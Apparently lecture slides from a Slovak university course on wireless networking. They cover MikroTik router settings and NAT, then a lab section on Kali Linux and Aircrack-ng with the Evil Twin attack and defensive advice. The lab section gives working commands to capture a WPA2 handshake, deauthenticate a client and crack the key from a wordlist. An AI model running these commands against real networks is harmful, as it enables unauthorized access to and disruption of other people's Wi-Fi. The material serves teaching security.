X wlan2	Wireless (Atheros AR9...	1500	0 bps	0 bps

Interface <wlan1>

General Wireless HT WDS Nstreme NV2 Status Traffic

Mode: ap bridge

Band: 2GHz-B

Channel Width: 20MHz

Frequency: 2412 MHz

SSID: MikroTik114

Security Profile: default

WPS Mode: push button

Frequency Mode: regulatory-domain

Country: etsi

Installation: any

Antenna Gain: 2 dBi

Advanced Mode

Wireless data rates & Tx power

Wireless Tables

WiFi Interfaces W60G Station Nstreme Dual Access List Registration Connect List Security Profiles

+ - ✓ ✗ 📁 📏 CAP WPS Client Setup Repeater Scanner Freq. Usage A

	Name	Type	Actual MTU	Tx	Rx
R	wlan1	Wireless (Atheros AR9...	1500	8.7 kbps	6.0 kbps
X	wlan2	Wireless (Atheros AR9...	1500	0 bps	0 bps

Interface <wlan1>

Wireless Data Rates Advanced HT WDS Nstreme NV2 ...

- Rate

default configured

Supported Rates B: 1Mbps 2Mbps 5.5Mbps 11Mbps

Supported Rates A/G: 6Mbps 9Mbps 12Mbps 18Mbps
 24Mbps 36Mbps 48Mbps 54Mbps

Basic Rates B: 1Mbps 2Mbps 5.5Mbps 11Mbps

Basic Rates A/G: 6Mbps 9Mbps 12Mbps 18Mbps
 24Mbps 36Mbps 48Mbps 54Mbps

OK
Cancel
Apply
Disable
Comment
Simple Mode
Torch
WPS Accept
WPS Client
Setup Repeater

Interface <wlan1>

Nstreme NV2 Tx Power Current Tx Power Status Traffic ...

Tx Power Mode: manual

- Tx Powers

1Mbps: 0	dBm	2Mbps: 17	dBm
5.5Mbps: 1	dBm	11Mbps: 17	dBm
6Mbps: 8	dBm	9Mbps: 17	dBm
12Mbps: 9	dBm	18Mbps: 17	dBm
24Mbps: 10	dBm	36Mbps: 17	dBm
48Mbps: 11	dBm	54Mbps: 17	dBm
HT20-0: 12	dBm	HT20-1: 17	dBm
HT20-2: 13	dBm	HT20-3: 17	dBm
HT20-4: 14	dBm	HT20-5: 17	dBm
HT20-6: 15	dBm	HT20-7: 17	dBm
HT40-0: 16	dBm	HT40-1: 17	dBm
HT40-2: 17	dBm	HT40-3: 17	dBm
HT40-4: 18	dBm	HT40-5: 17	dBm
HT40-6: 19	dBm	HT40-7: 17	dBm

OK
Cancel
Apply
Disable
Comment
Simple Mode
Torch
WPS Accept
WPS Client
Setup Repeater
Scan...
Freq. Usage...
Align...
Sniff...

NAT – Network Address Translation

- **NAT** is an Internet standard that allows hosts on local area networks to use one set of IP addresses for internal communications and another set of IP addresses for external communications.
- **Source NAT** is performed on packets that are originated from an internal network. A NAT router replaces the private source address of an IP packet with a new public IP address (typically outgoing interface) as it travels through the router. Destination address is unchanged. A reverse operation is applied to the reply packets travelling in the other direction.
- **Firewall NAT** action=masquerade is unique subversion of action=srcnat, it was designed for specific use in situations when public IP on ongoing interface can randomly change, for example DHCP assigned address or newly established PPP tunnel can change it.

NAT – Network Address Translation

The screenshot displays the Mikrotik WinBox interface for configuring Network Address Translation (NAT). The left sidebar shows the 'IP' menu circled in green. The main window is in the 'Firewall' tab, with the 'NAT' sub-tab selected and circled. A table lists NAT rules, with the first rule circled: # 0, Action: mas..., Chain: srcnat. A 'NAT Rule' dialog box is open, showing the 'General' tab. The 'Chain' dropdown is set to 'srcnat' and circled. The 'Out. Interface' dropdown is set to 'ether1' and circled. A second 'NAT Rule' dialog box is shown, with the 'Action' dropdown set to 'masquerade' and circled.

#	Action	Chain	Src. Address	Dst. Address	Proto...	Src. P...
0	mas...	srcnat				

NAT Rule <>

General | Advanced | Extra | Action | ...

Chain: srcnat

Src. Address: []

Dst. Address: []

Protocol: []

Src. Port: []

Dst. Port: []

Any. Port: []

In. Interface: []

Out. Interface: ether1

In. Interface List: []

Out. Interface List: []

OK | Cancel | Apply | Disable | Comment | Copy | Remove | Reset Counters | Reset All Counters

NAT Rule <>

Advanced | Extra | Action | Statistics | ...

Action: masquerade

Log

Log Prefix: []

To Ports: []

OK | Cancel | Apply | Disable | Comment | Copy



Wireless ethical auditing and penetration testing

Dôležité upozornenie:

Zneužitie nástrojov, ktoré sú súčasťou Kali linuxu alebo Aircrack-ng suite, je protiprávne a môže viesť ku trestnému vyšetrovaniu voči osobám, ktoré ich zneužili. Informácie v tomto učebnom materiáli a zmienené nástroje musia byť použité len na výukové účely a so zariadeniami na tento účel určenými.

The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

Wireless auditing and penetration testing tools

- **Kali Linux** is an open-source, Debian-based Linux distribution geared towards various information security tasks, such as Penetration Testing, Security Research, Computer Forensics and Reverse Engineering.
- **Aircrack-ng suite** – suite of CLI tools used to recover wireless encryption keys and carry all sorts of attacks against wireless networks
- **Wifite** - tool to audit WEP or WPA encrypted wireless networks. It uses aircrack-ng (and other tools) to perform the audit of wireless networks
- **Wireshark** is the world's foremost and widely-used graphical network protocol analyzer. Deep inspection of hundreds of protocols, many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer and many others
- **iwconfig** is similar to ifconfig (or ip) but is dedicated to the wireless interfaces. It is used to set the parameters of the network interface which are specific to the wireless operation.

Aircrack-ng suite of CLI tools

- **airbase-ng** – Configure fake access points
- **aircrack-ng** – Wireless auditing tool password cracker
- **aireplay-ng** – Primary function is to generate traffic for the later use in aircrack-ng
- **airmon-ng** – This script can be used to enable monitor mode on wireless interfaces
 - `airmon-ng <start|stop> <interface> [channel] or airmon-ng <check|check kill>`
- **airodump-ng** – Used for packet capturing of raw 802.11 frames in various formats pcap, ivs, csv, gps, kismet, netxml
- many others

usage: aircrack-ng [options] <input file(s)>

Common options:

```
-a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
-e <essid> : target selection: network identifier
-b <bssid> : target selection: access point's MAC
-p <nbcpu> : # of CPU to use (default: all CPUs)
-q       : enable quiet mode (no status output)
-C <macs> : merge the given APs to a virtual one
-l <file> : write key to file. Overwrites file.
```

Static WEP cracking options:

```
-c       : search alpha-numeric characters only
-t       : search binary coded decimal chr only
-h       : search the numeric key for Fritz!BOX
-d <mask> : use masking of the key (A1:XX:CF:YY)
-m <maddr> : MAC address to filter usable packets
-n <nbits> : WEP key length : 64/128/152/256/512
-i <index> : WEP key index (1 to 4), default: any
-f <fudge> : bruteforce fudge factor, default: 2
-k <korek> : disable one attack method (1 to 17)
-x or -x0 : disable bruteforce for last keybytes
-x1      : last keybyte bruteforcing (default)
-x2      : enable last 2 keybytes bruteforcing
-X       : disable bruteforce multithreading
-y       : experimental single bruteforce mode
-K       : use only old KoreK attacks (pre-PTW)
-s       : show the key in ASCII while cracking
-M <num> : specify maximum number of IVs to use
-D       : WEP decloak, skips broken keystreams
-P <num> : PTW debug: 1: disable Klein, 2: PTW
-1       : run only 1 try to crack key with PTW
-V       : run in visual inspection mode
```

WEP and WPA-PSK cracking options:

```
-w <words> : path to wordlist(s) filename(s)
-N <file>  : path to new session filename
-R <file>  : path to existing session filename
```

WPA-PSK options:

```
-E <file> : create EWSA Project file v3
-j <file> : create Hashcat v3.6+ file (HCCAPX)
-J <file> : create Hashcat file (HCCAP)
-S       : WPA cracking speed test
-Z <sec> : WPA cracking speed test length of execution.
-r <DB>  : path to airolib-ng database
          (Cannot be used with -w)
```

Wireless auditing and penetration testing tools

The image shows the Oracle VM VirtualBox Manager interface. On the left, a Kali Linux VM is running, and its desktop environment is visible. The desktop includes a web browser and a sidebar with application categories such as '01 - Information Gathering', '02 - Vulnerability Analysis', '03 - Web Application Analysis', '04 - Database Assessment', '05 - Password Attacks', '06 - Wireless Attacks', '07 - Reverse Engineering', '08 - Exploitation Tools', '09 - Sniffing & Spoofing', '10 - Post Exploitation', '11 - Forensics', '12 - Reporting Tools', '13 - Social Engineering Tools', and '42 - Kali & OffSec Links'. A search bar is open, showing results for 'metasploit framework', 'msf payload creator', 'searchsploit', 'social engineering toolkit', and 'sqlmap'. On the right, the VM settings for 'Kali-Linux-2021.2-i386' are displayed, including sections for General, System, Display, Storage, Audio, Network, USB, Shared folders, and Description. A terminal window in the foreground shows the execution of the command `sudo airodump-ng wlan0`, which has captured wireless network data.

```
(kali@kali)-[~]
└─$ sudo airodump-ng wlan0
CH 7 ][ Elapsed: 0 s ][ 2022-02-11 04:41

BSSID           PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH  ESSID
00:5F:67:47:22:50 -47      1         0   0   8  195  WPA2 CCMP  PSK  Architekti
00:BE:75:09:CF:62 -86      2         0   0   1  195  WPA2 CCMP  MGT  KIS
2C:C8:1B:25:F2:3A -35      5         0   0   1  130  WPA2 CCMP  PSK  MikroTik114
```

Wireless adapter with monitor mode capability

WiFi adapter with support of monitor mode (USB dongle TP-LINK TL-WN722N, Alfa AWUS036NHA, others)

- Monitor mode is a data capture mode that allows using a WiFi adapter in listening mode or promiscuous mode. Operating in this mode, WiFi network cards are able to capture all types of WiFi Management packets (including Beacon packets), Data packets and Control packets



```
└─$ ifconfig wlan0
wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 2312
ether 06:90:23:04:0b:02 txqueuelen 1000 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Wireless adapter with monitor mode capability

Check the status of wlan0 interface

```
└─$ iwconfig wlan0
wlan0    unassociated  Nickname:"<WIFI@REALTEK>"
         Mode:Auto   Frequency=2.412 GHz  Access Point: Not-Associated
         Sensitivity:0/0
         Retry:off   RTS thr:off   Fragment thr:off
         Power Management:off
         Link Quality:0  Signal level:0  Noise level:0
         Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
         Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Kill processes that might interfere and set monitor mode for channel 1

```
└─$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

PID Name
598 wpa_supplicant
```

```
(kali@kali)-[~]
└─$ sudo airmon-ng start wlan0 1


PHY      Interface      Driver      Chipset
phy0     wlan0          8188eu     TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)
```

Check the status of wlan0 interface in monitor mode

```
└─$ iwconfig wlan0
wlan0    unassociated  Nickname:"<WIFI@REALTEK>"
         Mode:Monitor Frequency=2.412 GHz  Access Point: Not-Associated
         Sensitivity:0/0
         Retry:off   RTS thr:off   Fragment thr:off
         Power Management:off
         Link Quality:0  Signal level:0  Noise level:0
         Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
         Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

```
└─$ iw dev
phy#0
     Interface wlan0
        ifindex 3
        wdev 0x1
        addr d0:37:45:e4:ce:59
        type monitor
        txpower 13.00 dBm
```


Capture wireless 802.11 frames via Wireshark



The screenshot shows the Wireshark interface with a list of captured frames. The selected frame (No. 31) is a Beacon frame from Routerbo_25:f2:3a. The detailed view shows the Radiotap Header, 802.11 radio information, and the IEEE 802.11 Beacon frame structure.

No.	Time	Source	Destination	Protocol	Length	Info
28	0.99...	de:32:e5:84:b0:68	Broadcast	802.11	264	Beacon frame, SN=438, FN=0, Flags=.....C, BI=100, SSID=Wildcard (Broadcast)
29	1.02...	Netgear_cc:b8:b4	Broadcast	802.11	246	Beacon frame, SN=3286, FN=0, Flags=.....C, BI=100, SSID=NETGEAR83
30	1.04...	Tp-LinkT_84:b0:68	Broadcast	802.11	339	Beacon frame, SN=900, FN=0, Flags=.....C, BI=100, SSID=Visitero PPC
31	1.05...	Routerbo_25:f2:3a	Broadcast	802.11	344	Beacon frame, SN=2180, FN=0, Flags=.....C, BI=100, SSID=MikroTik114

Frame 31: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface wlan0, id 0

- ▼ Radiotap Header v0, Length 18
 - Header revision: 0
 - Header pad: 0
 - Header length: 18
 - ▶ Present flags
 - Flags: 0x10
 - Data Rate: 6.0 Mb/s
 - Channel frequency: 2412 [BG 1]
 - ▶ Channel flags: 0x00c0, Orthogonal Frequency-Division Multiplexing (OFDM), 2 GHz spectrum
 - Antenna signal: -35 dBm
 - Antenna: 0
 - ▶ RX flags: 0x0000
- ▼ 802.11 radio information
 - PHY type: 802.11g (ERP) (6)
 - Short preamble: False
 - Proprietary mode: None (0)
 - Data rate: 6.0 Mb/s
 - Channel: 1
 - Frequency: 2412MHz
 - Signal strength (dBm): -35 dBm
 - ▶ [Duration: 460µs]
- ▼ IEEE 802.11 Beacon frame, Flags:C
 - Type/Subtype: Beacon frame (0x0008)
 - ▶ Frame Control Field: 0x8000
 - .000 0000 0000 0000 = Duration: 0 microseconds
 - Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
 - Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
 - Transmitter address: Routerbo_25:f2:3a (2c:c8:1b:25:f2:3a)
 - Source address: Routerbo_25:f2:3a (2c:c8:1b:25:f2:3a)
 - BSS Id: Routerbo_25:f2:3a (2c:c8:1b:25:f2:3a)
 - 0000 = Fragment number: 0
 - 1000 1000 0100 = Sequence number: 2180
 - Frame check sequence: 0xa4890bc3 [unverified]
 - [FCS Status: Unverified]
- ▼ IEEE 802.11 Wireless Management
 - ▶ Fixed parameters (12 bytes)
 - ▶ Tagged parameters (286 bytes)

- The radiotap header format is a mechanism to supply additional information about frames by the driver, flexibility for reporting the characteristics of frames, not part of 802.11 frame header
- 802.11 radio information provides physical characteristics of the frame
- MAC layer information follows




WPA/WPA2 4-way handshake capture and Pre-Shared Key decryption

The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

WPA/WPA2 4-way handshake capture

- When clients connect to WPA/WPA2 encrypted network, they authenticate via 4-way handshake process
- An attacker observes a client connection and obtains:
 - SSID of the Access Point
 - Nonces (they are transmitted in clear text)
 - a message's MIC (Message Integrity Check) computed with a valid PTK
 - MAC addresses (Authenticator and Supplicant)

For each Pre-Shared Key (PSK) guess (list of passphrases in the file), the attacker computes PMK (Pairwise Master Key) and PTK (Pairwise Transient key). It computes MIC out of his PTK, if equal to the captured MIC, the passphrase matches PSK.



WPA/WPA2 4-way handshake capture

- Capture 4-way handshake to recover the pre-shared key
 - Decrypt the key offline
 - Attack is completely passive
1. Enable monitor mode by using command airmon-ng on specific channel
 2. Look for a wireless network by using command airodump-ng, remember BSSID
 3. Capture the handshake by using airodump-ng --bssid [MAC] -w dumpfile wlan0 -c 1
 4. Wait until the client connects
 5. And appears top-right note

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng --bssid 2C:C8:1B:25:F2:3A -w handshake_capture_file wlan0 -c 1
05:12:46 Created capture file "handshake_capture_file-01.cap".

CH 1 ][ Elapsed: 6 s ][ 2022-02-11 05:12 ][ WPA handshake: 2C:C8:1B:25:F2:3A

BSSID                PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC CIPHER  AUTH  ESSID
2C:C8:1B:25:F2:3A    -34   1       64         128   61   1  130   WPA2 CCMP  PSK   MikroTik114

BSSID                STATION            PWR   Rate   Lost   Frames  Notes  Probes
2C:C8:1B:25:F2:3A    42:E1:69:6D:2B:E6 -50   1e- 1e   513     143   PMKID   MikroTik114
Quitting ...
```

WPA/WPA2 4-way handshake capture

- If no new client appears, alternatively deauthenticate the exiting one

```
(kali@kali)-[~]
└─$ sudo aireplay-ng -0 1 -a 2C:C8:1B:25:F2:3A -c 42:E1:69:6D:2B:E6 wlan0
05:39:05 Waiting for beacon frame (BSSID: 2C:C8:1B:25:F2:3A) on channel 1
05:39:06 Sending 64 directed DeAuth (code 7). STMAC: [42:E1:69:6D:2B:E6] [ 7|57 ACKs]
```

- Find list of possible passwords, typically in the directory /usr/share/wordlists and decrypt it

```
└─$ aircrack-ng -w /usr/share/wordlists/fasttrack.txt -b 2C:C8:1B:25:F2:3A handshake_capture_file-01.cap
Reading packets, please wait ...
Opening handshake_capture_file-01.cap
Read 424 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 201/223 keys tested (1103.31 k/s)

Time left: 0 seconds 90.13%

KEY FOUND! [ !234567* ]

Master Key      : 60 76 24 59 57 67 DF D0 ED 26 90 1C 87 76 14 02
                  FF EF 14 D0 C3 11 AE EA D3 4D A2 11 9F 55 75 77

Transient Key   : 45 11 B6 FF 0A 61 58 D7 FB 6F A9 FF 77 0E ED F1
                  37 09 E8 7E 6C 80 24 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 8E 40 4C 4F DA D3 5C 64 C0 6E FE 07 38 46 71 61
```

WPA/WPA2 4-way handshake capture

How to protect ourselves:

1. WPA2 can have up to 63 characters. Use as many as possible.
2. Use not common passphrases, typically the combination of numbers, lower/upper case letters, special chars.




Evil Twin Attack

The misuse of the tools that are part of Kali Linux or Aircrack-ng suite is illegal and can lead to criminal investigations against those who have abused them. The information in this teaching material and the mentioned tools must be used only for teaching purposes and with equipment designed for this purpose.

Evil Twin Attack

- When you connect to a hotel, airport or other company's "free WiFi" network, you are literally putting yourself at risk since guests cannot often control the security features of the WiFi public connection they're using
- The type of attack on wireless clients where a fake AP is created that pretends to be the original WiFi network (e.g., public hotspot).
 - It uses **the same SSID** in combination with a **powerful directional antenna** directed to the target or building.
- Ability to manipulate and control the operation of users who connect through such a fake network
- The traffic is often redirected to the original network or to a public mobile network



Evil Twin Attack

How to protect ourselves:

Smaller hotels, organizations or other operations do not always have a sufficiently secure network, they do not have their own staff to operate the network infrastructure, often one password is used for a long time.

The user's actions:

1. Create a hotspot from your mobile phone for sensitive data (banking, payments, email, etc.)
2. Use an encrypted VPN connection over a public wireless network
3. Use “public WiFi” knob settings in Windows, respectively personal FW & antivirus SW.
4. Disable auto-reconnect (don't connect to WiFi automatically)
5. Always verify the SSL certificate (HTTPS connections) on the web site.

The operator's actions:

1. When using WPA-PSK and WPA2-PSK use a strong enough passwords
2. Consider WPA and WPA2 Enterprise (EAP) with 802.1x authentication and RADIUS server
3. Hotspot with the assigned private key or password and create a system of distribution of unique keys to users



Ďakujem za pozornosť.

roman dot kaloc at uniza dot sk



Vytvorené v rámci projektu KEGA 026TUKE-4/2021